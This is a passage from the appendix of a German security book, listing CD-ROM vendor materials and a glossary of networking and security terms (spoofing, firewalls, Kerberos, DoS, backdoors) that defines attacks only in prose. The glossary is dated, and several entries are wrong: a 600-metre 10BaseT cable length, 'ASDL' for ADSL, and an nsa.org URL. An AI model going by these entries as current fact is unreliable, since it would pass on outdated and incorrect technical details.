Firewall Management and Troubleshooting Tutorial from WITSEC

Widespread Internetwork Technology for Secure Computing, Inc.
10 Oak Street
Fitchburg, MA 01420
E-Mail: info@witsec.com URL: http://www.witsec.com/

Dies ist eine kurze, aufschlußreiche PowerPoint-Präsentation von WITSEC. Das Tutorial behandelt DNS, Routing, Authentifizierung, Virtuelle Private Netzwerke und andere wichtige Themen.

Research Papers from HomeCom Communications

HomeCom Communications
Internet Security Services
1900 Gallows Road
Vienna, VA 22182
Kontakt: Roger Nebel, CISA, CISSP
Tel.: 001-703-847-1706
E-Mail: security@homecom.com URL: http://www.homecom.com/

Die diesem Buch beiliegende CD-ROM enthält drei Dokumente von HomeCom:

- »Choosing a Firewall« - Dieses Dokument behandelt wichtige Punkte, die bei der Auswahl einer Firewall zu beachten sind.
- »Computer Security Incident Response Team Guidelines« - Dieses Dokument präsentiert die relevanten Aspekte der Planung, Bildung und Ausübung eines Teams zur Reaktion auf Sicherheitsvorfälle.

- »HomeCom Security Services« - Dieses Dokument beschreibt die von HomeCom angebotenen Dienste und einige praktische Beispiele dafür, wie sie Ihrem Unternehmen helfen könnten.

PowerPoint Presentation from DREAMWVR Integration Services

DREAMWVR.com
555 Lake Newell Cres. S.E.
Calgary, AB, T2J 3L7 Kanada
E-Mail: dreamwvr@dreamwvr.com URL: http://www.dreamwvr.com/

Dreamwvr.com bieten vor Ort oder online Beratungen für Internet-Planung, -Entwicklung und -Integration, einschließlich Sicherheitstechnologien. Die diesem Buch beiliegende CD- ROM enthält eine Microsoft-PowerPoint-Präsentation vom Entwicklungsteam Dreamwvr-E.

F.1.5 Hinweis zur Software

Bitte lesen Sie alle Dokumentationen der Softwareprodukte von Drittanbietern (normalerweise in Dateien mit Namen readme.txt oder license.txt) und befolgen Sie alle Anweisungen.

Markt+Technik, ein Imprint der Pearson Education Deutschland GmbH.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

G

Glossar

G.1 Glossar der Sicherheitsbegriffe

Sie werden vielen der in diesem Kapitel aufgeführten Akronyme, Begriffe und Namen begegnen, wenn Sie sich mit der Internet-Sicherheit beschäftigen.

10Base2 - Der Ethernet-Standard für den Transport von Daten über ein dünnes, bis zu 200 Meter langes Koaxialkabel.
10Base5 - Der Ethernet-Standard für den Transport von Daten über ein dickes, bis zu 500 Meter langes Koaxialkabel.
10BaseT - Der Ethernet-Standard für den Transport von Daten über ein bis zu 600 Meter langes Twisted-Pair-Kabel.
802.2 - Ein Ethernet-Standard. Mehr Informationen darüber finden Sie unter http://www.optimized.com/tech_cmp/en802_3.html.
802.3 SNAP - Ein Ethernet-Standard. Mehr Informationen darüber finden Sie unter http://www.optimized.com/tech_cmp/ensnap.html.
AARP - AppleTalk-Adreßauflösungsprotokoll (AppleTalk Address Resolution Protocol) - Apples Version von ARP; dieses Protokoll löst IP-Adressen in physikalische Adressen auf.
Absturz - Wenn ein System plötzlich ausfällt und neu gebootet werden muß.
Adaptive Pulscode-Modulation - Verfahren zur Codierung von Sprache in ein digitales Format zur Datenfernübertragung.
Administrator - Im allgemeinen ein Mensch, der die Aufgabe hat, ein Netzwerk zu verwalten. Im spezielleren Sinne der allmächtige Supervisor-Account bei Windows NT. Wer bei Windows NT über Administrator-Privilegien verfügt, hat die Kontrolle über dieses Netzwerk, die Arbeitsgruppe oder Domain.
AIM - Ascend Inverse Multiplexing - Proprietäres Protokoll, das von Ascend Communications (einem Router-Hersteller) entwickelt wurde, um Multiplexer zu verwalten. Sie erfahren mehr dazu unter http:// www.ascend.com/.
anlpasswd - Ein proaktives Paßwortprüfprogramm ähnlich passwd+. Sie erhalten es unter ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd/.

Anonyme E-Mail - E-Mail, die nicht zurückverfolgt werden kann, weil Teile des Headers entfernt oder anonymisiert worden sind.

Anonymer Remailer - Ein E-Mail-Server, der die Header von E-Mail-Nachrichten entfernt und dadurch keine Rückschlüsse auf die Quelle der E-Mail mehr zuläßt. Hier können Sie einen ausprobieren: http://www.replay.com/.

ANSI C - ANSI C ist eine Version der Programmiersprache C, die von dem American National Standards Institute standardisiert wurde.

Anwendungsgateway/Firewall (Application Gateways - Firewalls) - Das sind Firewall-Einrichtungen, die eine direkte Kommunikation zwischen der Außenwelt und einem internen Netzwerk mit Internet-Anbindung verhindern. Der Informationsfluß nach und von außen wird durch eine Reihe von Proxy- Servern gefiltert. Stellen Sie sich diese wie Rechtsanwälte der Internet-Sicherheit vor. Der Übergang (das Gateway) spricht für beide Enden, ohne einen direkten Zugriff der beiden aufeinander zu ermöglichen.

Applet - Ein kleines Programm zur Verwendung innerhalb von Webbrowser- Umgebungen. Üblicherweise in der Programmiersprache Java geschrieben, die von Sun Microsystems entwickelt wurde. Applets versehen Webseiten im allgemeinen mit Grafiken, Animationen und Text-Effekten. Sie sind aus sicherheitstechnischen Gründen relevant, weil Java ungehindert durch Firewalls dringen kann, wenn keine Vorkehrungen dagegen getroffen worden sind.

AppleTalk - Eine Protokollfamilie von Apple Computer, die Ethernet und Token Ring unterstützt.

AppleTalk Data Stream Protocol - Ein Peer-to-Peer-Kommunikationsprotokoll zum Transport von großen Datenmengen über ein Netzwerk. (Es ist in OpenTransport integriert.) Mehr Informationen finden Sie unter http:// adrm1.euro.apple.com/techpubs/mac/NetworkingOT/NetworkingWOT-69.html#HEADING69-0.

AppleTalk Echo Protocol - Apples Version des Echo-Protokolls; verwendet zum Testen des Netzwerks, indem man einen entfernten Server zum Zurücksenden von Paketen veranlaßt, die Sie ihm senden.

appz - Slang-Ausdruck. Siehe warez.

ARAP - AppleTalk Remote Access Protocol - Die Aktivierung dieses Protokolls macht Ihren Macintosh-Server zu einem Server für Fernzugang, mit dem entfernte Benutzer eine Verbindung herstellen können.

ARP - Adreßauflösungsprotokoll (Address Resolution Protocol) - Das Adreßauflösungsprotokoll löst IP-Adressen in physikalische Adressen von Netzwerkknoten auf.

ASDL - Asymmetric Digital Subscriber Line - Eine digitale High-Speed- Telefontechnologie, die Ihnen einen schnellen Zugang zum Internet ermöglicht. ASDL ist bahnbrechend schnell, wenn Sie Daten herunterladen (bis 8 Mbps). Beim Hochladen von Daten sind Sie jedoch auf 768 Kbps beschränkt. ASDL ist in Deutschland noch nicht verfügbar und wird zuerst nur in Großstädten angeboten werden.

Asynchrones PPP - Das Allerwelts-PPP; die Sorte, die normalerweise von PPP-Einwählkunden verwendet wird.

ATM - Asynchroner Übertragungsmodus (Asynchronous Transfer Mode) - Ein Übermittlungsverfahren, mit dem Informationen in Standardblöcken bei hoher Geschwindigkeit übertragen werden können.

Attribut - Der Zustand einer bestimmten Ressource (ob Datei oder Verzeichnis), der angibt, ob diese Ressource lesbar, versteckt, eine Systemdatei o.ä. ist. (Dieser Begriff wird hauptsächlich verwendet, wenn man sich auf Dateien in einem Microsoft-basierten Dateisystem bezieht.) Diese Angabe kann sich auch auf den Zustand von Objekten in JavaScript oder sogar HTML beziehen.

Audit - Eine Prüfung, von unabhängiger Stelle oder intern, der bestehenden Sicherheitsrichtlinien und -verfahren. Audits helfen Systemadministratoren und Sicherheitspersonal dabei, Stärken und Schwachpunkte des Sicherheitszustandes eines Netzwerkes zu bestimmen. Audits werden normalerweise gemäß einem sehr straffen, gut vorbereiteten Angriffsplan durchgeführt, der speziell für das Zielsystem ausgearbeitet wurde.

Audit-Trail - Protokolle, schriftliche Dokumente und andere Aufzeichnungen, die die Aktivität und Benutzung eines bestimmten Systems aufzeigen. Audit-Trails sind von besonderer Bedeutung, wenn eine Untersuchung durchgeführt wird. Ohne ein Minimum an solchen Aufzeichnungen hat ein Administrator praktisch keine Chance, Cracker zu erwischen. Ein Audit-Trail ist einfach ausgedrückt das Beweismaterial.

Authentication Server Protocol - Ein auf TCP basierender Authentifizierungsdienst, der die Identität eines Benutzers verifizieren kann. Siehe RFC 931.

Authentifizieren - Überprüfen der Identität (und damit der Berechtigung) eines bestimmten Benutzers oder Hosts.

Authentifizierung - Der Vorgang des Authentifizierens eines Benutzers oder Hosts. Eine solche Authentifizierung kann einfach sein und auf der Anwendungsebene stattfinden (ein Paßwort anfordernd). Sie kann jedoch auch sehr komplex sein (wie bei Challenge-Response-Dialogen zwischen Rechnern, die im allgemeinen auf Algorithmen oder Verschlüsselung auf einer diskreten Ebene des Systems beruhen).

Automatisiertes Informationssystem (AIS) - Jedes System (bestehend aus Hard- und Software), das die Wartung, Speicherung und Verarbeitung von Informationen ermöglicht.

Backup - Die Sicherung von Dateisystemen oder Dateien, normalerweise zur Wiederherstellung nach Datenverlusten. Ein Backup wird im allgemeinen auf Band, Diskette oder anderen portablen Medien erstellt, die an anderer Stelle sicher aufbewahrt werden können.

Bastion Host - Ein Server, der gegen Attacken besonders geschützt ist und deshalb außerhalb einer Firewall verwendet werden kann. Oft eine Art »Opfergabe«.

Bell-La Padula Modell - Ein System für die Zugriffskontrolle, das auf Formeln mit der Notwendigkeit des Zugriffs durch den Benutzer und der Sensibilität der Daten beruht. (Zum Beispiel greifen weniger Benutzer auf sensible Daten zu, und die Mechanismen zum Schutz dieser Daten sind strenger, genau wie die Methoden der Zugriffskontrolle und Authentifizierung, die mit ihnen verbunden sind.)

Benutzer - Jeder, der ein Computersystem oder Systemressourcen benutzt.

Benutzer-ID - Im allgemeinen eine Kennung, durch die ein Benutzer identifiziert wird, einschließlich seines Benutzernames. Konkreter, und in bezug auf Unix und andere Mehrbenutzersysteme, jede Prozeß-ID - im allgemeinen ein Zahlenwert -, die den Eigentümer eines bestimmten Prozesses identifiziert. Siehe Eigentümer und Benutzer.

Benutzungsrichtlinien (Acceptable Use Policy - AUP) - Ursprünglich von der National Science Foundation aufgestellt, untersagte die AUP früher die Verwendung des Internet zu kommerziellen Zwecken. Heute bezieht sich der Begriff Benutzungsrichtlinien auf die Vorschriften, an die sich ein Benutzer halten muß, wenn er die Dienste eines ISP in Anspruch nimmt.

Biometrische Zugriffskontrollen - Systeme, die Benutzer mit Hilfe physischer Merkmale authentifizieren, wie z.B. Gesicht, Fingerabdruck, Netzhautmuster oder Stimme.

Bug - Ein Sicherheitsloch oder eine Schwachstelle eines Computer-Programms. Siehe Sicherheitslücke.

Cast-128 - Ein Verschlüsselungsalgorithmus, der extrem große Schlüssel verwendet und in Verschlüsselungsanwendungen integriert werden kann. (Weitere Informationen finden Sie in RFC 2144.)

CERT - Abkürzung für »Computer Emergency Response Team«. Das CERT ist eine Sicherheitsorganisation, die sich zum Ziel gesetzt hat, den Betreibern von Computer-Netzwerken zu helfen, die von böswilligen Benutzern oder Crackern attackiert werden. Sie finden sie unter http://www.cert.org/.

Certificate Authority - Siehe Zertifizierungsstelle.

CGI-basierter Angriff - Ein Angriff, der Sicherheitslücken in CGI-Programmen ausnutzt, üblicherweise über eine WWW-Site.

Challenge Handshake Authentication Protocol (CHAP) - Ein Protokoll zur Authentifizierung von Benutzern. Die Identität des Initiators einer Verbindung wird überprüft, und falls diese nicht korrekt ist, wird ihm der Zugriff auf die gewünschte Ressource verweigert. Weitere Informationen finden Sie in RFC 1344. (Dieses Protokoll wird gewöhnlich für den Aufbau von PPP-Sitzungen verwendet.)

chroot - Eine eingeschränkte Umgebung, in der Prozesse nur mit begrenztem Zugriff auf die Festplatte laufen; die Technik (und der Befehl) zum Erzeugen einer solchen Umgebung (Unix).

Common Gateway Interface (CGI) - Bezieht sich auf einen Programmierstil und Standard, der verwendet wird, um Websites mit einer höheren Funktionalität zu versehen. Suchmaschinen werden im allgemeinen gemäß den CGI-Spezifikationen programmiert. (CGI-Standards sind nicht plattformspezifisch und stellen einen allgemeinen Standard für jede Art des Web-basierten Programmierens zur Verfügung.) Perl ist die gegenwärtig beliebteste Programmiersprache für die CGI-Programmierung. CGI-Programme können jedoch auch in C, C++, Python, Visual Basic, Basic und verschiedenen Shell-Sprachen verfaßt werden.

COPS - Computer Oracle and Password System; ein systembasiertes Tool, das Ihren lokalen Host auf häufige Konfigurationsprobleme und Sicherheitslücken durchsucht. (Entwickelt von Gene Spafford und Dan Farmer.)

Crack - Eine Software (oder eine Technik), die verwendet wird, um Sicherheitsvorkehrungen zu umgehen, wie z.B. der berühmte Paßwort-Knacker Crack.

Cracker - Jemand, der mit böswilligen Absichten und unter Übertretung des Gesetzes die Sicherheit eines Computersystems verletzt; jemand, der die Registrierungsschemata von kommerzieller Software überwindet.

Cyberkrieg - Bezieht sich auf den aktiven Informationskrieg, der über das Internet geführt wird.

DAC (Discretionary Access Control) - Wahlweise Zugriffskontrolle; Systeme, durch die eine zentrale Autorität in einem Computersystem oder -netzwerk Benutzern den Zugriff entweder erlauben oder verweigern kann, basierend auf Uhrzeit, Datum, Datei, Verzeichnis oder Rechner.

Datengesteuerter Angriff - Ein Angriff, der auf verborgenen oder gekapselten Daten beruht, die unentdeckt durch eine Firewall gelangen könnten. (Java und JavaScript können für solche Angriffe verwendet werden.)

Datenintegrität - Dieser Begriff bezieht sich auf den Zustand von Dateien. Wenn Dateien unverändert sind und nicht manipuliert worden sein können, verfügen sie über Integrität. Wenn sie manipuliert worden sind, wurde ihre Integrität verletzt oder vermindert.

DES (Data Encryption Standard) - Eine von IBM 1974 entwickelte und 1977 veröffentlichte Spezifikation zur Verschlüsselung von Computerdaten.

Digest Access Authentication - Eine Sicherheitserweiterung für das Hypertext Transfer Protocol, die nur eine grundlegende (und nicht verschlüsselte) Authentifizierung von Benutzern über das Web ermöglicht. Mehr Informationen finden Sie in RFC 2069.

Digitales Zertifikat - Jeder digitale Wert, der in einer Authentifizierungsprozedur verwendet wird. Digitale Zertifikate sind normalerweise Zahlenwerte, die von kryptographischen Prozessen abgeleitet werden. (Es gibt viele Werte, die als Basis eines digitalen Zertifikates verwendet werden können, unter anderem biometrische Werte wie Netzhaut-Scans.)

DNS-Spoofing - Eine Angriffstechnik, bei der dem Zielsystem falsche Daten eines DNS zugespielt werden. Dies kann entweder durch die Manipulation des DNS selbst erfolgen oder durch Man-In-The-Middle-Angriffe (bei denen Ihr Rechner sich als der legitime DNS-Server ausgibt).

DoD (Department of Defense) - US-Verteidigungsministerium.

DoS - Abkürzung für Denial of Service; ein Zustand, der auftritt, wenn ein Benutzer mit böser Absicht einen Internet-Server außer Gefecht setzt und dadurch legitimen Benutzern den Zugriff auf dessen Dienste versagt.

Dual Homed Gateway - Die Konfiguration eines Rechners, der zwei oder mehrere verschiedene Protokolle oder Arten des Netzwerktransports unterstützt und Paketfilterung zwischen ihnen anbietet.

EFT - Electronic Funds Transfer.

Eigentümer - Die Person (oder der Prozeß) mit dem Recht, eine bestimmte Datei, ein Verzeichnis oder einen Prozeß zu lesen, zu schreiben oder anderweitig darauf zuzugreifen. Solche Eigentumsrechte werden vom Administrator erteilt. Allerdings können sie in bestimmten Fällen auch automatisch durch das Betriebssystem zugewiesen werden.

Einbruchserkennung (Intrusion Detection) - Der Einsatz von automatisierten Verfahren und Anwendungen zum Entdecken von Einbruchsversuchen. Das beinhaltet normalerweise die Verwendung von intelligenten Systemen oder Agenten.

Einbruchsversuch (Systempenetration) - Der Vorgang des Angreifens eines Hosts von außen zur Feststellung entfernter Sicherheitslücken.

Einmalpaßwort - Ein während eines Challenge-Response-Austausches dynamisch generiertes Paßwort. Solche Paßwörter werden mit Hilfe eines vordefinierten Algorithmus erzeugt, aber da sie nur für die aktuelle Sitzung gültig sind, sind sie extrem sicher.

Entführen - Dieser Begriff bezieht sich auf das »Entführen« eines Terminals, wenn ein Angreifer sich die Kontrolle über die Sitzung eines anderen Benutzers verschafft. Das kommt selten vor, und wenn es passiert, ist es ein Anzeichen dafür, daß die Sicherheit des Zielsystems durchbrochen worden ist.

Ethernet-Spoofing - Jede Methode, die beinhaltet, daß man die Ethernet- Adresse eines fremden Hosts vortäuscht, um sich unbefugten Zugang zu dem Zielsystem zu verschaffen.

Firewall - Im weitesten Sinne jede Einrichtung oder Technik, die unbefugten Benutzern den Zugriff auf einen bestimmten Host verweigert. Konkreter ein Gerät, das jedes Paket untersucht und seine Ursprungsadresse feststellt. Wenn diese Adresse in einer genehmigten Liste steht, erhalten die Pakete Zutritt. Wenn nicht, werden sie zurückgewiesen.

Flooder - Ein Tool, das die Verbindungswarteschlange von TCP/IP-Systemen zum Überlauf bringt und dadurch ein Versagen des Dienstes (Denital of Service, DoS) hervorruft.

Frame Relay - Die Frame-Relay-Technologie erlaubt Netzwerken den Transfer von Informationen im Burst-Modus. Dies ist eine kostengünstige Methode für die Datenübertragung über Netzwerke, da Sie nur für die Ressourcen zahlen müssen, die Sie nutzen. (Leider kann es auch sein, daß Sie Ihre Frame-Relay-Verbindung mit jemand anderem teilen müssen. Die üblichen Frame- Relay-Verbindungen ermöglichen 56Kbps.)

FTP-Sicherheitserweiterungen - Erweiterungen des File Transfer Protocol, die eine Authentifizierung und Überprüfung der Integrität und Vertrauenswürdigkeit für FTP-basierte Sitzungen ermöglichen. Siehe RFC 2228.

Gemeinsame Nutzung (Sharing) - Benutzern an anderen Rechnern erlauben, auf Dateien und Verzeichnisse Ihres eigenen zuzugreifen. Die gemeinsame Dateinutzung (Filesharing) ist bei LANs ziemlich üblich und kann manchmal ein Sicherheitsrisiko darstellen.

Gigabit - 10003 = 1.000.000.000 oder 10243 = 1.073.741.824 Bit, je nachdem, ob Sie Plattenhersteller sind (und weniger Bit pro Pfennig verkaufen wollen) oder ob Sie sich streng an die Konvention halten wollen. Bits sind nicht zu verwechseln mit Bytes: 1 Byte = 8 Bit.

Granularität - Der Grad der Abstufung von Zugriffskontrollen. Je differenzierter die Zugriffskontrollen eingestellt werden können, desto mehr Granularität hat das System.

Hacken - Alle von einem Hacker durchgeführten Aktivitäten.

Hacker - Jemand, der sich für Betriebssysteme, Software, Sicherheit und das Internet im allgemeinen interessiert. Auch ein Programmierer; jemand, der mit Programmieren seinen Lebensunterhalt verdient.

Hintertür - Ein verstecktes Programm, das ein Eindringling oder ein verärgerter Mitarbeiter zurückgelassen hat und das ihm zukünftig den Zugriff auf diesen Host verschafft.

HTPASSWD - Ein System, das verwendet wird, um Seiten auf einem Webserver mit einem Paßwortschutz zu versehen (Unix).

Hypertext Transfer Protocol (HTTP) - Das Protokoll, das verwendet wird, um den Hypertext-Zugriff auf Informationen im World Wide Web zu ermöglichen. Das Protokoll, auf dem das dem WWW basiert.

IDEA (International Data Encryption Algorithm) - IDEA ist ein leistungsfähiges Verschlüsselungssystem. Es ist ein blockweiser Verschlüsselungsalgorithmus, der standardmäßig einen 128-Bit-Schlüssel verwendet. IDEA verschlüsselt Daten schneller als DES.

IDENT (Identification Protocol) - Ein TCP-basiertes Protokoll zur Identifizierung von Benutzern. Es beinhaltet eine Anfrage des Servers an den Client einer TCP-Verbindung, welcher Benutzer die Verbindung geöffnet hat. Die Information darüber ist in der Regel nicht vertrauenswürdig, weil der befragte Client keinen Beweis über die Richtigkeit seiner Information erbringen muß.

Informationskrieg - Die Praxis oder das Gebiet des Angreifens von Informationen anderer Personen oder Organisationen. Dieser Begriff wird häufig im Militär- oder Spionage-Umfeld verwendet, um die Zerstörung, Abwertung oder Zerstückelung der Informationsinfrastruktur einer ganzen Nation zu beschreiben.

Internet Protocol Security Option - IP-Sicherheitsoption, die zum Schutz von IP-Datagrammen gemäß den US-Klassifikationen verwendet wird (nicht klassifiziert, als geheim oder als streng geheim klassifiziert). Siehe auch RFC 1038 und RFC 1108.

Internet-Wurm - Auch Morris-Wurm genannt; ein Programm, das das Internet im November 1988 angriff. Einen guten Überblick über diesen Angriff gibt RFC 1135.

Intrusion Detection - Siehe Einbruchserkennung.

IP - Internet Protocol.

IP-Spoofing - Jedes Verfahren, bei dem der Angreifer die IP-Adresse eines anderen Hosts vortäuscht, um sich unautorisierten Zugriff auf das Zielsystem zu verschaffen.

ISO - International Organization for Standardization. Arbeitet an der weltweiten Vereinheitlichung technischer Standards.

jack in - Slang-Begriff, den Cracker für den Vorgang der Verletzung der Sicherheit eines Internet Information Servers verwenden. Er bedeutet eigentlich so viel wie »Einloggen«.

Java - Eine von Sun Microsystems entwickelte Netzwerk-Programmiersprache, die C++ geringfügig ähnelt. Sie ist objektorientiert und nutzt die Netzwerkunterstützung des Internet aus. Sie kann zum Erstellen von grafischen Anwendungen, Multimedia-Anwendungen und sogar eigenständigen, fensterorientierten Programmen verwendet werden. Java ist jedoch am meisten für seine plattformübergreifenden Möglichkeiten bekannt. Java hat ein paar eigene Sicherheitsprobleme.

JavaScript - Programmiersprache, die in Netscape- und Internet-Explorer- Umgebungen verwendet wird. JavaScript wurde von Netscape Communications entwickelt und unterstützt die meisten Programmierfunktionen. (Sie wird verwendet, um Webseiten mit mehr Funktionalität zu versehen, und ist außerdem ein Eckpfeiler von Dynamic HTML, einer neuen Möglichkeit zur Erstellung von Webseiten, die viele Multimedia-Eigenschaften unterstützt.)

Kerberos - Verschlüsselungs- und Authentifizierungssystem, das vom Massachusetts Institute of Technology (MIT) entwickelt wurde. Es wird bei vielen Netzwerkanwendungen eingesetzt und funktioniert auf Grundlage eines Systems von Tickets und vertrauenswürdigen Drittservern zur Authentifizierung.

Kerberos Network Authentication Service - Ein auf Tickets basierendes Authentifizierungsschema eines Drittanbieters, das sich einfach in Netzwerkanwendungen integrieren läßt. Mehr Informationen dazu finden Sie in RFC 1510.

Knacken - Das Verletzen der Sicherheit eines Systems oder das Überwinden des Registrierungsschemas von kommerzieller Software.

Kopierzugriff - Wenn ein Benutzer Kopierzugriff hat, bedeutet das, daß er das Recht hat, eine bestimmte Datei zu kopieren.

Lesezugriff - Wenn ein Benutzer Lesezugriff hat, bedeutet das, daß er das Recht hat, eine bestimmte Datei zu lesen.

Logische Bombe - Jedes Programm oder Code - im allgemeinen bösartiger Natur - das zum Aufhängen oder Absturz eines Systems führt.

MD4 - Ein Message-Digest-Algorithmus, der zur Überprüfung der Integrität von Dateien verwendet wird. RFC 1186 enthält die Original-Spezifikation.

MD5 - Ein Message-Digest-Algorithmus, der zur Überprüfung der Integrität von Dateien verwendet wird. RFC 1321 enthält die Original-Spezifikation.

Mißbrauch von Privilegien - Wenn Benutzer ihre Privilegien dazu mißbrauchen, gegen Richtlinien zu verstoßen oder ihre Kompetenzen zu überschreiten.

MTU - Maximale Übertragungseinheit (maximum transmission unit) - Dies ist ein vom Netzwerkprotokoll definierter Parameter, der das größte übertragbare Paket definiert. Viele Anwender verändern diesen Wert und erzielen oft dadurch eine bessere Übertragungsleistung, daß sie ihn verringern oder erhöhen.

NASIRC - NASA Automated Systems Incident Response Capability. Eine Regierungsabteilung der USA, die Sicherheitsvorfällen nachgeht. NASIRC finden Sie unter http://www-nasirc.nasa.gov/nasa/index.html.

NCSC - National Computer Security Center; URL: http://www.radium.ncsc.mil/.

netstat - Unix-Befehl (auch unter Windows verfügbar), der die aktuellen TCP/ IP-Verbindungen und ihre Ursprungsadressen anzeigt.

npasswd - Ein proaktiver Paßwortprüfer für Unix, der mögliche Paßwörter überprüft, bevor sie zu der Paßwortdatei hinzugefügt werden. Sie erhalten ihn hier: ftp://ftp.cc.utexas.edu/pub/npasswd/.

NSA - National Security Agency. Verantwortlich für den Schutz klassifizierter und nicht klassifizierter nationaler Sicherheitssysteme der USA vor Abhören, unbefugtem Zugriff oder ähnlichen Gefahren durch technische Spionage. Ihre URL ist: http://www.nsa.org/.

Paßwort-Shadowing - Das Paßwort-Shadowing ist eine Technik, die verwendet wird, um Cracker daran zu hindern, an verschlüsselte Paßwörter zu gelangen. Dabei wird das verschlüsselte Paßwort zusammen mit dessen Gültigkeitsdauer und einer Reihe anderer Daten in der für den normalen Benutzer nicht lesbaren Datei /etc/shadow untergebracht. In der Datei /etc/passwd wird dieses Paßwort dann abstrakt durch ein Token repräsentiert, das normalerweise aus einem einzigen Zeichen besteht.

Perl - Practical Extraction and Reporting Language; eine Programmiersprache, die häufig in der Netzwerk- und CGI-Programmierung eingesetzt wird. Perl verfügt über Eigenschaften, durch die es sich außergewöhnlich gut für Aufgaben der Systemadministration auf Unix-Plattformen eignet. Eine Haupteigenschaft von Perl ist die Fähigkeit, unüberschaubare Datenmengen (wie z.B. Log-Dateien) in ein gut lesbares und verständliches Format zu konvertieren. (Perl bietet auch leistungsfähige Netzwerkunterstützung und ist eine ausgezeichnete Wahl, wenn Sie sich der Socket-Programmierung zuwenden wollen.)

Phreaken - Das Manipulieren von Telefonsystemen; normalerweise illegal.

PPP - Point-to-Point Protocol. PPP ist ein Datenverbindungsprotokoll, das zwischen Rechnern verwendet wird, die serielle Schnittstellen wie Modems unterstützen. PPP wird gewöhnlich für Einwählverbindungen zu Internet Service Providern verwendet.

PPP DES - Das PPP-DES-Verschüsselungsprotokoll, das Point-to-Point-Verbindungen durch den Data Encryption Standard schützt. (Dies ist eine Methode, um PPP-Verkehr davor zu schützen, ausspioniert zu werden.) Mehr Informationen enthält RFC 1969.

PPP-Authentifizierungsprotokolle - Eine Reihe von Protokollen, die zur Erhöhung der Sicherheit des Point-to-Point Protocol verwendet werden können und die sowohl auf Router- als auch Host-Ebene unterstützt werden. Siehe auch RFC 1334.

PPTP - Point-to-Point Tunneling Protocol. PPTP ist eine Spezialversion von PPP und ermöglicht die Kapselung von Nicht-TCP/IP-Protokollen innerhalb von PPP. PPTP erlaubt die Verbindung von zwei oder mehreren LANs über das Internet. (Das ist ein großer Fortschritt, da die Notwendigkeit der teuren Mietleitungen entfallen ist, die eine solche Verbindung früher in vielen Fällen unbezahlbar machten.)

Prüfsumme - Ein kryptographischer Wert, der den digitalen Fingerabdruck einer Datei darstellt. Virenscanner und Audit-Tools verwenden Prüfsummen, um an den Dateien vorgenommene Änderungen aufzuspüren (erstere zum Prüfen, ob ein Virus angehängt wurde, und letztere zur Prüfung auf Trojanische Pferde).

RARP (reverse address resolution protocol) - Protokoll zur umgekehrten Adreßauflösung. Ein Protokoll zur Bestimmung der IP-Adresse über die Ethernet-Adresse. Wird beim Booten mancher Rechner über ein Netzwerk verwendet, gilt aber als veraltet.

RFC (request for comment) - RFCs sind Arbeitsnotizen der Internet-Entwicklungsgemeinde. Sie werden oft als Vorschläge für neue Standards verwendet. Sie finden sie unter http://rs.internic.net.

Risiko-Management - Das Gebiet der Bestimmung von Sicherheitsrisiken, des Entwickelns von Lösungen und der Implementierung solcher Lösungen, basierend auf einer Kosten-Nutzen-Analyse.

Router - Ein Gerät, das Pakete in und aus einem Netzwerk routet. Viele Router sind hochentwickelt und können als Firewall dienen. Ein Router besitzt immer mehrere physikalische Interfaces (»Beinchen«), mit denen einzelne Subnetze miteinander gekoppelt werden. In jedem dieser Subnetze hat ein IP- Router eine IP-Adresse, die sogenannte Gateway-Adresse. Liegt die Zieladresse eines Pakets nicht innerhalb des Subnetzes, dann wird es an das Gateway (den Router) weitergereicht, der den weiteren Transport erledigt.

RSA - RSA (nach seinen Entwicklern Rivest, Shamir und Adleman benannt) ist ein Verschlüsselungsalgorithmus mit einem Paar aus einem geheimen und einem öffentlichen Schlüssel. RSA ist wahrscheinlich der populärste dieser Algorithmen und wurde in viele kommerzielle Anwendungen integriert, unter anderem Netscape Navigator, Communicator, Secure Shell und sogar Lotus Notes. Mehr über RSA erfahren Sie unter http://www.rsa.com/.

Rückruf (call back) - Rückrufsysteme implementieren die Sicherheit auf recht interessante Weise: Ein Host verbindet sich mit dem Server, und es erfolgt ein kurzer Austausch, nach dem die Verbindung gekappt wird. Dann ruft der Server den Host zurück. Auf diese Weise stellt der Server sicher, daß die Verbindung auch wirklich von dem richtigen Rechner initiiert wurde. Rückruf wird vor allem beim Öffnen von ISDN-Datenverbindungen benutzt, weil damit sichergestellt wird, daß auch wirklich ein berechtigter Anschluß die Verbindung bekommt.

S/Key - Einmalpaßwortsystem zur Absicherung von Verbindungen. Bei S/Key verfallen Paßwörter sofort nach deren Benutzung, so daß das Sniffen solcher Paßwörter zwecklos ist. Mehr Informationen finden Sie in RFC 1760.

SATAN - Security Administrator's Tool for Analyzing Networks. Ein Scanner, der entfernte Hosts auf übliche Fehlkonfigurationen und Sicherheitslücken überprüft.

Scanner - Jedes Utility, das entfernte Hosts untersucht und dabei nach Schwachstellen bei deren Sicherheit sucht.

Schreibzugriff - Wenn ein Benutzer Schreibzugriff hat, bedeutet dies, daß er das Recht hat, eine bestimmte Datei zu beschreiben.

SET (secured electronic transaction) - Ein Standard für sichere Protokolle im Zusammenhang mit E-Commerce und Kreditkarten-Transaktionen. (Visa und MasterCard sind die Hauptbeteiligten an der Entwicklung des SET-Protokolls.) Sein vorgeblicher Zweck ist es, den elektronischen Handel sicherer zu machen.

Shadowing - Siehe Paßwort-Shadowing.

Shell - Im allgemeinen ein Befehlsinterpreter oder jedes Programm, das Standardeingaben annimmt und diese Befehle an das System weitergibt. Konkreter eine der Shells bei Unix (csh, tcsh, sh, ksh, bash, ash oder zsh), COMMAND.COM bei DOS oder CMD.EXE bei Windows NT.

Shell-Script - Shell-Scripts sind kleine Programme - in Shell-Sprachen geschrieben -, die ähnlich wie Stapeldateien funktionieren. Sie bestehen aus verschiedenen Operationen mit regulären Ausdrücken, Leitungen, Umleitungen, Systemaufrufen und so weiter. Shell-Scripts bieten die Möglichkeit, Befehle wie auf der Kommandozeile zum Zweck der Automatisierung in einem Text zusammenzuschreiben und damit zu modularisieren.

Sicherheitsaudit - Eine Prüfung (oft durch Dritte) der Sicherheitskontrollen eines Servers und Disaster-Recovery-Mechanismen.

Sicherheitslücke (Sicherheitsloch) - Dieser Begriff bezieht sich auf jede Schwäche in einem System (entweder der Hard- oder Software), die es Eindringlingen ermöglicht, sich unautorisierten Zugang zu verschaffen oder das System lahmzulegen.

Site Security Handbook - Ein ausgezeichnetes Dokument, das die grundlegenden Sicherheitsmaßnahmen bei der Wartung einer Site beschreibt. Jeder Systemadministrator sollte dieses Dokument haben. Sie finden es in RFC 2196.

